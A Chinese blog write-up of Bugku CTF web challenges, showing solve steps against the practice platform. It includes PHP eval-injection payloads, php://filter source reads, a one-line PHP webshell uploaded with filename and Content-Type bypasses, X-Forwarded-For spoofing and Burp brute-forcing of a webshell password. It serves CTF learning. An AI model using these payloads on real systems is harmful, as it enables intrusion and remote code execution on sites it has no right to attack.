

bugku_web_writeup

原创

n0vic3

于 2019-05-09 20:44:55 发布



233



收藏 1

分类专栏: [ctf](#) 文章标签: [bugku web ctf](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41381461/article/details/90047498

版权



[ctf 专栏收录该内容](#)

20 篇文章 3 订阅

订阅专栏

正文

Web2

直接查看源码即可

计算器

37+49=? 验证

答案为两位数, 输入却只能输入一位, F12查看源码

```
<input class="input" maxlength="1" type="text">
```


然后, 右键编辑HTML, 改成maxlength="2", 输入计算结果, 得到flag

web基础\$_Get



```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

PHP语句，GET方式上传信息，直接在后面加上?what=flag，得到flag



```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flag{bugku get su8kej2en}
```

web基础\$POST



```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

这题要post数据，Firefox安装一个ackbar插件，F12打开，输入如下，即可得到flag



查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储 HackBar

Encryption Encoding Other

Load URL: http://123.206.87.240:8002/post/

Split URL

Execute

Post data Referrer User Agent Cookies

Post Data: what=flag

矛盾

```
$num=$_GET['num'];
if(!is_numeric($num)) ←
{
echo $num;
if($num==1) ←
echo 'flag{*****}';
}
```

PHP函数

bool is_numeric (mixed \$var)


检测测量是否为数字或数字字符

如果var是数字或者数字字符则返回true，否则返回false

题目的意思是 num 不是数字或数字字符，但是还要 num=1
\$GET 方式传参，可以令 num=1x(x 可以为任意字符)，即可得到 flag

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{*****}';
}
1xflag{bugku-789-ps-ssdf} ←
```

Web3



查看源码，发现一串 HTML 字符

```
!<script>
</head>
</html>
```

写一个脚本，代码如下

```
s='5';#9;#123;#74;#50;#115;#97;#52;#50;#97;#104;#74;#75;#45;#72;#83;#49;#49;#73;#73;#73;#12
key=s.split(';')
flag=""
for i in key:
    flag+=chr(int(i[2:]))
print flag
```

拿到flag

```
C:\Users\17295\Desktop>python 111.py
KEY{J2sa42ahJK-HS11III}
C:\Users\17295\Desktop>
```

域名解析

域名解析

50

听说把 flag.bugku.com 解析到123.206.87.240 就能拿到flag

bugku原来的IP为下面的

```
C:\Users\17295>ping flag.bugku.com
正在 Ping flag.bugku.com [220.250.64.225] 具有 32 字节的数据:
清空缓冲区
```

这个IP也是无法访问的



打开C:/windows/system32/drivers/etc目录下的hosts文件

Windows > System32 > drivers > etc				搜索"etc"
名称	修改日期	类型	操作	
hosts	2018/10/16 16:08	文件		
lmhosts	2018/9/22 15:47	文件		
lmhosts.sam	2018/4/12 7:36	SAM 文件		

在最后一行加上123.206.87.240 flag.bugku.com，保存设置

```
# 127.0.0.1      localhost
# ::1           localhost
127.0.0.1      localhost
123.206.87.240 flag.bugku.com
```

再次访问flag.bugku.com，得到flag，



你必须让他停下

直接用burpsuite抓包，然后找一找，就找到了

```
<body>
<center><strong>I want to play Dummy game with
others! But I can't stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div></div><br><a
style="display:none">flag{dummy_game_ls_s0_popular}</a><
/body>
</html>
```

本地包含

```
<?php
    include "flag.php";
    $a = @$_REQUEST['hello'];
    eval( "var_dump($a);");
    show_source(__FILE__);
?>
```

REQUEST默认情况下包含了\$_GET, \$_POST 和 \$_COOKIE 的数组。

这题的目的就是要看到flag.php里的内容
方法有很多

```
?hello=file('flag.php')

?hello=1);show_source('flag.php');//

?hello=1);show_source('flag.php');var_dump(
```

都可以的得到flag



The screenshot shows a browser window with the URL `123.206.87.240:8003/?hello=);show_source('flag.php');//`. The page content displays the following PHP code:

```
<?php
    $flag = 'Too Young Too Simple';
    # echo $flag;
    # flag{bug-ctf-gg-99};

?> <?php
    include "flag.php";
    $a = @$_REQUEST['hello'];
    eval( "var_dump($a);");
    show_source(__FILE__);

?>
```

变量一

flag In the variable ! <?php

```
error_reporting(0);
include "flag1.php";
highlight_file(__FILE__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

发现有\$
的变量，直接用全局变量
?args=GLOBALS，进而构造出var_dump(\$GLOBALS)

payload:

```
http://123.206.87.240:8004/index1.php?args$GLOBALS
```

Web3

查看源码，发现JSFuck

```
1 <html>
2 <body>
3 <div style="display:none;"> []
4 <form action="index.php" method="post">
5 JSFuck??????答案格式CTF{*****}<br>
6 <br>
7 <input type="input" name="flag" id="flag" />
8 <input type="submit" name="submit" value="Submit" />
9 </form>
10 </body>
11 </html>
12
13
```

复制粘贴到console即可，或者JSFUCK在线解密一下

头等舱

很简单，burpsuite抓包即可。

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 10 Dec 2018 14:45:52 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60
flag{Bugku_k8_23s_istra}:
Content-Length: 139
```

```
<html>
<meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />


<pre><br><br><br><br><br>□□□□□<br><br><br>
</html>
```

网站被黑

需要用御剑扫描器，扫描一下网站的后台

域名:	http://123.206.87.240:8002/webshell/		开始扫描	停止扫描
线程:	10	(条 CPU核心 * 5最佳)	<input checked="" type="checkbox"/> DIR: 1153 <input checked="" type="checkbox"/> ASP: 1854 <input checked="" type="checkbox"/> MDB: 419	<input checked="" type="checkbox"/> ASPX: 822 <input checked="" type="checkbox"/> PHP: 1066 <input checked="" type="checkbox"/> JSP: 631
超时:	1	(秒 超时的页面被丢弃)	<input checked="" type="checkbox"/> 探测200 <input type="checkbox"/> 探测403 <input type="checkbox"/> 探测3XX	
扫描信息: 扫描完成...			扫描线程: 0	扫描速度: 0/秒
ID	地址		HTTP响应	
1	http://123.206.87.240:8002/webshell/index.php		200	
2	http://123.206.87.240:8002/webshell/shell.php		200	

打开index.php是原来网页，打开shell.php，出现webshell，要密码



直接用burpsuite暴力破解，
先抓包，然后send to intruder

Raw Params Headers Hex

POST /webshell/shell.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/webshell/shell.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Connection: keep-alive
Upgrade-Insecure-Requests: 1

pass=123456

点击positions，先点击clear，清除，然后选中密码123456，点击add，添加

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

POST /webshell/shell.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/webshell/shell.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Connection: keep-alive
Upgrade-Insecure-Requests: 1

pass=\$123456\$

点击payload，进行如下选择，其他默认

The screenshot shows the 'Payload Options [Simple list]' configuration screen. At the top, there are dropdowns for 'Payload set' (set to 1) and 'Payload type' (set to 'Simple list'). Below these, it displays 'Payload count: 3,424' and 'Request count: 3,424'. The main area contains a list of payload sources: 'Add from list ...', 'Fuzzing - quick', 'Fuzzing - full', 'Usernames', 'Passwords' (which is highlighted with an orange background), 'Short words', 'a-z', 'A-Z', and another 'Add from list ...' option at the bottom. A 'Paste' button is located at the top left of the list area.

然后点击start attack

The screenshot shows the 'Intruder' menu in Burp Suite. The 'Start attack' option is highlighted with a blue selection bar. Other options in the menu include 'Open saved attack', 'Actively scan defined insertion points', 'Send to Repeater', 'Save attack config', 'Load attack config', and 'Copy attack config'. To the right of the menu, it shows 'Payload count: 3,424'.

一会之后，得到结果，然后观察爆破结果，length大部为1125，只有一个1110，异常，猜测这个就是密码，尝试登录，

1936	guido	200	<input type="checkbox"/>	<input type="checkbox"/>	1125
1937	guinness	200	<input type="checkbox"/>	<input type="checkbox"/>	1125
1938	guitar	200	<input type="checkbox"/>	<input type="checkbox"/>	1125
1939	gumption	200	<input type="checkbox"/>	<input type="checkbox"/>	1125
1940	gunner	200	<input type="checkbox"/>	<input type="checkbox"/>	1125
1941	guntis	200	<input type="checkbox"/>	<input type="checkbox"/>	1125
1942	h2opol0	200	<input type="checkbox"/>	<input type="checkbox"/>	1125
1943	h6BB	200	<input type="checkbox"/>	<input type="checkbox"/>	1125
1944	hack	200	<input type="checkbox"/>	<input type="checkbox"/>	1110
1945	hacker	200	<input type="checkbox"/>	<input type="checkbox"/>	1125
1946	hal	200	<input type="checkbox"/>	<input type="checkbox"/>	1125
1947	hal9000	200	<input type="checkbox"/>	<input type="checkbox"/>	1125
1948	halt	200	<input type="checkbox"/>	<input type="checkbox"/>	1125

会回显flag


管理员系统

查看源代码，发现一段base64



```
<html> [event]
  <head>...</head>
  <body>
    <h1>管理员系统</h1>
    <form method="POST" autocomplete="off">...</form>
  </body>
</html>
<!--dGVzdDEyMw==-->
```

解密后得到




尝试登录，用户名为admin，密码为test123

Username:

Password:

IP禁止访问，请联系本地管理员登陆，IP已被记录。

IP禁止访问，请联系本地管理员登录
要伪装一下，伪装成本地IP，在headers添加一个伪装头部



Name	Value
POST	/ HTTP/1.1
Host	123.206.31.85:1003
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Ge...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;...
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3...
Accept-Encoding	gzip, deflate
Referer	http://123.206.31.85:1003/
Content-Type	application/x-www-form-urlencoded
Content-Length	23
Connection	keep-alive
Upgrade-Insecure-Requests	1
X-Forwarded-for	127.0.0.1

即可得到flag

```
<p>password: <input type="password" name="pass" id="pass"></p>

<p>
<input type="submit" value="Submit"/>
<input type="reset" value="Reset"/>
</p>
</form>

<font style="color:#FF0000"><h3>The flag is:  
85ff2ee4171396724bae20c0bd851f6b</h3><br></font>
</body>
</html>
```

Web4

查看源码，发现两串URI编码，在线解码后，发现

```
function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a){if("67d709b2baa648cf6e87a7114f1"==a.value)return!0;alert("Error");a.focus();return!1}}document.getElementById("levelQuest").onsubmit=checkSubmit;54aa2
```

直接提交，得到flag

看看源代码？

KEY{J22JK-HS11}

flag在index里

payload:

```
http://123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

url上面有file参数，就想到了php里面的file协议，用base64转码把index.php里面的内容读出来，再解码，得到flag

输入密码查看flag

要输入5位数字，字节暴力破解，bp一下即可得到flag

Request	Payload	Status	Error	Timeout	Length	Comment
3580	13579	200	<input type="checkbox"/>	<input type="checkbox"/>	246	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1327	baseline request
1	10000	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
2	10001	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	

输入查看密码

请输入5位数密码查看，获取密码可联系我。

点击一百万次

查看源码

```
var clicks=0
$(function() {
  $("#cookie")
    .mousedown(function() {
      $(this).width('350px').height('350px');
    })
    .mouseup(function() {
      $(this).width('375px').height('375px');
      clicks++;
      $("#clickcount").text(clicks);
    })
    if(clicks >= 1000000) {
      var form = $('<form action="" method="post">' +
        '<input type="text" name="clicks" value="' + clicks + '" hidden/>' +
        '</form>');
      $('body').append(form);
      form.submit();
    }
});
```

post一个clicks=1000000即可



本地包含2

查看源码，发现有个upload.php

```
1 <!-- upload.php -->
2 <!doctype html>
3 <html>
4 <head>
5   <meta charset="utf-8"/>
6   <meta http-equiv="X-UA-Compatible" content="IE=edge">
7   <meta name="viewport" content="width=device-width, initial-scale=1">
8   <title>SK CTF</title>
9   <link rel="stylesheet" type="text/css" href="style.css"/>
```

访问看看，到了一个文件上传网页

file: 浏览... 未选择文件。
upload

请上传jpg gif png 格式的文件 文件大小不能超过100KiB

构造一句话木马，

```
<script language=php>system("ls")</script>
```

更改文件名为1.php;.jpg，然后上传

file: 浏览... 未选择文件。
upload

请上传jpg gif png 格式的文件 文件大小不能超过100KiB
file upload successful! Save in: upload/201812120809272713.jpg

查看

upload/201812120809272713.jpg

可以直接看到包含的文件



再访问this_is_th3_F14g_154f65sd4g35f4d6f43.txt，即可得到flag



各种绕过

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd']) & ($_GET['id'] == 'margin'))
        die('Flag: ' . $flag);

    else
        print 'sorry!';
}
```

GET获取uname, id

POST获取passwd

==: 比较两个变量的值和类型 ==: 比较值，不比较类型

要使uname的sha1和值与passwd的sha1的值相等即可，但是同时他们两个的值又不能相等

很熟悉的套路 只要构造数组

构造，即可得到flag

Load URL: http://123.206.87.240:8002/web7/?uname[]=a&id=margin
Split URL
Execute
Post data Referrer User Agent Cookies
Post Data: passwd[] = 1

求getshell

是一道文件上传题，

开始改了各种后缀名，尝试了很多都不行

好不容易拿到这个的时候，还以为快成功了，搜了搜wp，发现还是做错了

My name is margin,give me a image file not a php
浏览... 未选择文件。 Submit
You got it!:

用bp抓包后，然后更改头部信息Content-Type，

```
POST /web9/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:62.0) Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/web9/
Content-Type: multipart/form-data;
boundary=-----41184676334
Content-Length: 1561556
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----41184676334
Content-Disposition: form-data; name="file";
filename="1.png"
Content-Type: image/png
```

通过修改Content-type后字母的大小写可以绕过检测，

分别将后缀名修改为php2, php3, php4, php5, phps, pht, phtm, phtml (php的别名)，发现只有php5没有被过滤
然后修改文件后缀名为.php5

```

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/web9/
Content-Type: Multipart/form-data;
boundary=-----41184676334
Content-Length: 1561556
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----41184676334
Content-Disposition: form-data; name="file";
filename='1.php5'
Content-Type: image/png

```

```

<html>
<body>
<form action="index.php" method="post"
enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>

```

KEY{bb25de103820e}

程序员的本地网站

要求从本地访问

直接bp抓包，伪装成本地登录，在头部添加 X-forwarded-for:127.0.0.1

Request		Response																																																		
Raw	Params	Headers	Hex																																																	
<table border="1"> <thead> <tr> <th>Name</th> <th>Value</th> </tr> </thead> <tbody> <tr><td>GET</td><td>/localhost/ HTTP/1.1</td></tr> <tr><td>Host</td><td>123.206.87.240:8002</td></tr> <tr><td>User-Agent</td><td>Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Ge...</td></tr> <tr><td>Accept</td><td>text/html,application/xhtml+xml,application/xml;q=0.9,*;...</td></tr> <tr><td>Accept-Language</td><td>zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3...</td></tr> <tr><td>Accept-Encoding</td><td>gzip, deflate</td></tr> <tr><td>Cookie</td><td>phpMyAdmin=wcVAV8XIZ%2CXsKmIEftOx0TJO1f8</td></tr> <tr><td>Connection</td><td>keep-alive</td></tr> <tr><td>Upgrade-Insecure-Requests</td><td>1</td></tr> <tr> <td>X-Forwarded-for</td> <td>127.0.0.1</td> </tr> </tbody> </table>		Name	Value	GET	/localhost/ HTTP/1.1	Host	123.206.87.240:8002	User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Ge...	Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*;...	Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3...	Accept-Encoding	gzip, deflate	Cookie	phpMyAdmin=wcVAV8XIZ%2CXsKmIEftOx0TJO1f8	Connection	keep-alive	Upgrade-Insecure-Requests	1	X-Forwarded-for	127.0.0.1	<table border="1"> <thead> <tr> <th>Raw</th> <th>Headers</th> <th>Hex</th> </tr> </thead> <tbody> <tr><td>HTTP/1.1 200 OK</td><td></td><td></td></tr> <tr><td>Server: nginx</td><td></td><td></td></tr> <tr><td>Date: Mon, 17 Dec 2018 07:4...</td><td></td><td></td></tr> <tr><td>Content-Type: text/html; cha...</td><td></td><td></td></tr> <tr><td>Connection: keep-alive</td><td></td><td></td></tr> <tr><td>Keep-Alive: timeout=60</td><td></td><td></td></tr> <tr><td>Content-Length: 20</td><td></td><td></td></tr> <tr><td>flag{loc-al-h-o-st1}</td><td></td><td></td></tr> </tbody> </table>		Raw	Headers	Hex	HTTP/1.1 200 OK			Server: nginx			Date: Mon, 17 Dec 2018 07:4...			Content-Type: text/html; cha...			Connection: keep-alive			Keep-Alive: timeout=60			Content-Length: 20			flag{loc-al-h-o-st1}		
Name	Value																																																			
GET	/localhost/ HTTP/1.1																																																			
Host	123.206.87.240:8002																																																			
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Ge...																																																			
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*;...																																																			
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3...																																																			
Accept-Encoding	gzip, deflate																																																			
Cookie	phpMyAdmin=wcVAV8XIZ%2CXsKmIEftOx0TJO1f8																																																			
Connection	keep-alive																																																			
Upgrade-Insecure-Requests	1																																																			
X-Forwarded-for	127.0.0.1																																																			
Raw	Headers	Hex																																																		
HTTP/1.1 200 OK																																																				
Server: nginx																																																				
Date: Mon, 17 Dec 2018 07:4...																																																				
Content-Type: text/html; cha...																																																				
Connection: keep-alive																																																				
Keep-Alive: timeout=60																																																				
Content-Length: 20																																																				
flag{loc-al-h-o-st1}																																																				

在做题过程中发现了点问题，不知道是迷惑人，还是存在的bug

扫描信息: 扫描完成...		开始扫描	停止扫描
域名:	http://123.206.87.240:8002/		
线程:	10 (条 CPU核心 * 5最佳)	<input checked="" type="checkbox"/> DIR: 1153 <input checked="" type="checkbox"/> ASP: 1854 <input checked="" type="checkbox"/> MDB: 419	<input checked="" type="checkbox"/> ASPX: 822 <input checked="" type="checkbox"/> PHP: 1066 <input checked="" type="checkbox"/> JSP: 631
超时:	1 (秒 超时的页面被丢弃)	<input checked="" type="checkbox"/> 探测200 <input type="checkbox"/> 探测403 <input type="checkbox"/> 探测3XX	
		扫描线程: 0	扫描速度: 0/s
ID	地址	HTTP响应	
1	http://123.206.87.240:8002/test/	200	
2	http://123.206.87.240:8002/phpmyadmin/	200	
3	http://123.206.87.240:8002/index.html	200	
4	http://123.206.87.240:8002/phpmyadmin/db_create.php	200	

① 123.206.87.240:8002/phpmyadmin/

路 常用网址

phpMyAdmin

欢迎使用 phpMyAdmin 2.7.0-p11

Language: Chinese simplified (zh-gb2312) 执行

登入
(Cookies 必须启用才能登入。)

登入名称: test


密码:

① 123.206.87.240:8002/test/

手上路 常用网址

欢迎来到XSS挑战

CHALLENGE ACCEPTED



点击图片开始你的XSS之旅吧!

:8002/test/level1.php?name=test

欢迎来到level1

欢迎用户test



206.87.240:8002/test/level2.php?keyword=test

用网址

欢迎来到level2

没有找到和test相关的结果.



cookie欺骗

123.206.87.240:8002/web11/index.php X +

① 123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy50eHQ=

上路 常用网址

598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryfrgrgggggoaih

URL上有段base64，解密后的信息是"keys.txt"

① 123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy50eHQ=

上路 常用网址

98whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryfrgrgggggoaihegfdfiofi48ty59:

参数line是按行返回信息

从keys.txt可以看出，"filename="后面直接加的是文件名的base64编码

猜测index.php文件是否存在，把index.php转成base64: aW5kZXgucGhw

填入url，

payload: http://123.206.87.240:8002/web11/index.php?line=&filename=aW5kZXgucGhw

查看源码，有信息

The screenshot shows a browser window with the URL `http://123.206.87.240:8002/web11/index.php?line=&filename=aW5kZXgucGhw`. The page content displays two lines of PHP code:

```
1 <?php  
2
```

把line改成line=3试试，有信息

The screenshot shows a browser window with the URL `http://123.206.87.240:8002/web11/index.php?line=3&filename=aW5kZXgucGhw`. The page content displays the following PHP code:

```
$line=isset($_GET['line'])?intval($_GET['line']):0;
```

写一个脚本，获得index.php中的信息

```
import requests  
  
re=requests.Session()  
url='http://123.206.87.240:8002/web11/index.php'  
  
for i in range(0,20):  
    key={'line':str(i), 'filename':'aW5kZXgucGhw'}  
    a=re.get(url,params=key).content  
    code=str(a,encoding="utf-8")  
    print(code)
```

拿到index.php的源码

```
<?php  
error_reporting(0);  
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");  
$line(isset($_GET['line'])?intval($_GET['line']):0;  
if($file=='')  
    header("location:index.php?line=&filename=a2V5cy50eHQ=");  
  
$file_list = array('0' =>'keys.txt','1' =>'index.php',);  
  
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin')  
{  
    $file_list[2]='keys.php';  
}  
if(in_array($file, $file_list))  
{  
    $fa = file($file);  
    echo $fa[$line];  
}  
?>
```

可以看到， cookie的名字和值都是"margin"

```
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin')  
{
```

修改cookie: margin=margin ,修改filename的值为keys.php的base64编码, 访问keys.php(图中标1处, 即为keys.php的base64编码)

```
GET /web11/index.php?line=&filename=a2V5cy5waHA= HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: margin=margin
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 17 Dec 2018 08:27:19 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60
Content-Length: 30

<?php $key='KEY(key_keys)'; ?>
```

速度要快

查看源码, 要post一个margin



bp抓包,

```
Raw Headers Hex
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 17 Dec 2018 08:39:01 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Keep-Alive: timeout=60
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
flag:
6LeR55cqE6L+Y5LiN6ZS277yM57uZ5L2gZmxhZ+WQpzogTnpRMU5qUT0=
Content-Length: 89

</br>oooooooo!!!!<!-- OK , now you have to post the margin what you find --&gt;</pre>
```

Base64解码之后, 又一个base64, 再解码

请将要加密或解密的内容复制到以下区域

```
è·çèä¸éï¼ç»ä½ flagå§: NzQ1NjQ=
```

得到几个数字, 没什么用啊

请将要加密或解密的内容复制到以下区域

```
74564
```

bp又抓了一次，发现flag居然变了，又进行了解码，也没用

```
Cache-Control: no-store, no-cache, must-revalidate,  
post-check=0, pre-check=0  
Pragma: no-cache  
flag:  
6LeR55qE6L+Y5LiN6ZS277yM57uZ5L2gZmxhZ+WQpzogT0RRMk16TT0=  
Content-Length: 89
```

看了大佬的wp，使用脚本做的，学习一下

```
import requests  
import base64  
  
url="http://123.206.87.240:8002/web6/"  
r=requests.session()  
headers=r.get(url).headers#因为flag在消息头里  
  
mid=base64.b64decode(headers['flag'])  
  
mid=mid.decode()#为了下一步用split不报错，b64decode后操作的对象是byte类型的字符串，而split函数要用str类型的  
  
flag = base64.b64decode(mid.split(':')[1])#获得flag:后的值  
data={'margin':flag}  
  
